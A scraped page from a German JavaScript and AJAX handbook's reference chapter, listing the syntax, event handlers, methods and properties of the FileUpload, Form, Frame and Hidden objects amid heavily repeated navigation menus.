    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- 34.5.1 Allgemeines
- 34.5.2 Methoden
- 34.6 Das document-Objekt
  - 34.6.1 Allgemeines
  - 34.6.2 Event-Handler
  - 34.6.3 Methoden
  - 34.6.4 Eigenschaften
- 34.7 Das Event-Objekt
  - 34.7.1 Netscape-Eigenschaften
  - 34.7.2 Internet Explorer-Eigenschaften
- 34.8 Das FileUpload-Objekt
  - 34.8.1 Allgemeines
  - 34.8.2 Event-Handler
  - 34.8.3 Methoden
  - 34.8.4 Eigenschaften
- 34.9 Das Form-Objekt
  - 34.9.1 Allgemeines
  - 34.9.2 Event-Handler
  - 34.9.3 Methoden
  - 34.9.4 Eigenschaften
- 34.10 Das Frame-Objekt
- 34.11 Das Hidden-Objekt
  - 34.11.1 Allgemeines
  - 34.11.2 Eigenschaften

- 34.12 Das History-Objekt
  - 34.12.1 Allgemeines
  - 34.12.2 Methoden
  - 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften

- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.8 Das FileUpload-Objekt

JS 1.0

Ab JavaScript 1.0

Hiermit wird ein Datei-Element in einem Formular in JavaScript abgebildet; das Objekt ist ein Element des `Form`-Objekts.

top

34.8.1 Allgemeines

Syntax	
HTML-Tag: `<input type="file" />` document.forms [Index].elements[index] document.FormularName. FileUploadName	
Parameter	**Bedeutung**
`Index`	Index im jeweiligen Array
`FileUploadName`	`name`-Attribut des Datei-Elements

top

34.8.2 Event-Handler

`onblur (JS1.1) onchange onfocus (JS1.1)`

top

34.8.3 Methoden

blur

Erklrung
Entfernt den Fokus von dem Datei-Element.

click

Erklrung
Simuliert das Anklicken des Datei-Elements.

focus

Erklrung
Gibt dem Datei-Element den Fokus.

select

Erklrung
Whlt das Eingabefeld des Datei-Elements aus.

top

34.8.4 Eigenschaften

form

Erklrung
Referenz auf das Formular, das das Datei-Element enthlt.

name

Erklrung
`name`-Attribut des Datei-Elements.

type

Erklrung
Zeichenkette mit dem Wert `"file"`; ab JavaScript 1.1.

value

Erklrung

`value`-Attribut des Datei-Elements; kann in der Regel nicht mit JavaScript gesetzt werden.

<<zurck <top> vor>>

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- 34.5.1 Allgemeines
- 34.5.2 Methoden
- 34.6 Das document-Objekt
  - 34.6.1 Allgemeines
  - 34.6.2 Event-Handler
  - 34.6.3 Methoden
  - 34.6.4 Eigenschaften
- 34.7 Das Event-Objekt
  - 34.7.1 Netscape-Eigenschaften
  - 34.7.2 Internet Explorer-Eigenschaften
- 34.8 Das FileUpload-Objekt
  - 34.8.1 Allgemeines
  - 34.8.2 Event-Handler
  - 34.8.3 Methoden
  - 34.8.4 Eigenschaften
- 34.9 Das Form-Objekt
  - 34.9.1 Allgemeines
  - 34.9.2 Event-Handler
  - 34.9.3 Methoden
  - 34.9.4 Eigenschaften
- 34.10 Das Frame-Objekt
- 34.11 Das Hidden-Objekt
  - 34.11.1 Allgemeines
  - 34.11.2 Eigenschaften

- 34.12 Das History-Objekt
  - 34.12.1 Allgemeines
  - 34.12.2 Methoden
  - 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften

- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.9 Das Form-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Hiermit wird ein Formular in JavaScript abgebildet; das Objekt ist ein Element des `document`-Objekts.

top

34.9.1 Allgemeines ▼▲

Syntax	
HTML-Tag: `<form>` document.forms[Index] document.FormularName	
Parameter	**Bedeutung**
`Index`	Index im Array
`Formularname`	`name`-Attribut des Formulars

top

34.9.2 Event-Handler ▼▲

`onreset (JS1.1) onsubmit`

top

34.9.3 Methoden ▼▲

reset

JS 1.1

Erklrung

Setzt alle Formularwerte auf die Standardwerte zurck; ab JavaScript 1.1.

Syntax

Formular zurcksetzen

Beispiel

Das Formular muss keine `Reset`-Schaltflche enthalten, damit das funktioniert. HTML-quivalent: Mausklick auf `<input type="reset" />`.

submit

Erklrung

Versendet das Formular; HTML-quivalent: Mausklick auf `<input type="submit" >`.

Syntax

Formular versenden

Beispiel

Ein Formular kann auch per E-Mail (**mailto:**) oder via Usenet (**news:**/**snews:**) versandt werden, wodurch aber die E-Mail-Adresse des Versenders bekannt werden wrde. Ab Netscape Navigator 3 bzw. Internet Explorer 4 wird eine Warnmeldung angezeigt, wenn der Benutzer (mit einer `Submit`-Schaltflche) ein Formular an eine solche URL verschicken will. Seit JavaScript 1.1 ist es nicht mehr mglich, ein solches Formular mit `submit()` zu versenden.

top

34.9.4 Eigenschaften

action

Erklrung

Die URL der Seite oder des Skripts, an die bzw. das das Formular verschickt wird; HTML-quivalent: `<form action="Seite_oder_Skript">`.

elements

Erklrung

Array mit allen Formularelementen. Die einzelnen Elemente dieses Arrays sind vom jeweiligen Typ des Formularelements, beispielsweise `Checkbox` oder `FileUpload`.

Beispiel

```
alert("Das Formular enthlt " + document.forms[0].
elements.length + " Elemente");
```

encoding

Erklrung

Die MIME-Methode, mit der die Formulardaten verschickt werden; HTML-quivalent: `<form enctype="MIME_Methode">`.

length

Erklrung

Anzahl der Formularelemente; quivalent zu `elements.length`.

Beispiel

```
alert("Das Formular enthlt " + document.forms[0].
length + " Elemente");
```

method

Erklrung

Versendemethode; entweder `"post"` oder `"get"`.

name

Erklrung

`name`-Attribut des Formulars.

target

Erklrung

Bezeichner fr das Fenster oder den Frame, in dem die Ausgaben der Seite erscheinen, an die das Formular bergeben wird. HTML-quivalent: `<form target="Bezeichner">`.

Beispiel

```
document.forms[0].target = "_blank";
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.10 Das Frame-Objekt

JS 1.0

Ab JavaScript 1.0

Hiermit wird ein Frame in JavaScript abgebildet; das Objekt ist ein Element des `window`-Objekts. Von der Handhabung her verhlt sich ein Frame genauso wie ein `window`-Objekt, weswegen auf diesen Teil der Referenz verwiesen wird.

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- 34.5.1 Allgemeines
- 34.5.2 Methoden
- 34.6 Das document-Objekt
  - 34.6.1 Allgemeines
  - 34.6.2 Event-Handler
  - 34.6.3 Methoden
  - 34.6.4 Eigenschaften
- 34.7 Das Event-Objekt
  - 34.7.1 Netscape-Eigenschaften
  - 34.7.2 Internet Explorer-Eigenschaften
- 34.8 Das FileUpload-Objekt
  - 34.8.1 Allgemeines
  - 34.8.2 Event-Handler
  - 34.8.3 Methoden
  - 34.8.4 Eigenschaften
- 34.9 Das Form-Objekt
  - 34.9.1 Allgemeines
  - 34.9.2 Event-Handler
  - 34.9.3 Methoden
  - 34.9.4 Eigenschaften
- 34.10 Das Frame-Objekt
- 34.11 Das Hidden-Objekt
  - 34.11.1 Allgemeines
  - 34.11.2 Eigenschaften

- 34.12 Das History-Objekt
  - 34.12.1 Allgemeines
  - 34.12.2 Methoden
  - 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften

- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.11 Das Hidden-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Hiermit wird ein verstecktes Formularfeld in JavaScript abgebildet; das Objekt ist ein Element des `Form`-Objekts.

top

34.11.1 Allgemeines ▼▲

Syntax	
HTML-Tag: `<input type="hidden" />` document.forms[Index].elements[Index] document.FormularName.FeldName	
Parameter	**Bedeutung**
`Index`	Index im jeweiligen Array
`FeldName`	`name`-Attribut des versteckten Felds

top

34.11.2 Eigenschaften ▲

form

Erklrung
Referenz auf das Formular, das das versteckte Feld enthlt.

name

Erklrung
`name`-Attribut des versteckten Felds.

type

JS 1.1

Erklrung
Zeichenkette mit dem Wert `"hidden"`; ab JavaScript 1.1.

value

Erklrung
`value`-Attribut des versteckten Felds.
Syntax
document.forms[0].elements["versteckt"].value = "unsichtbar";

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften

- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
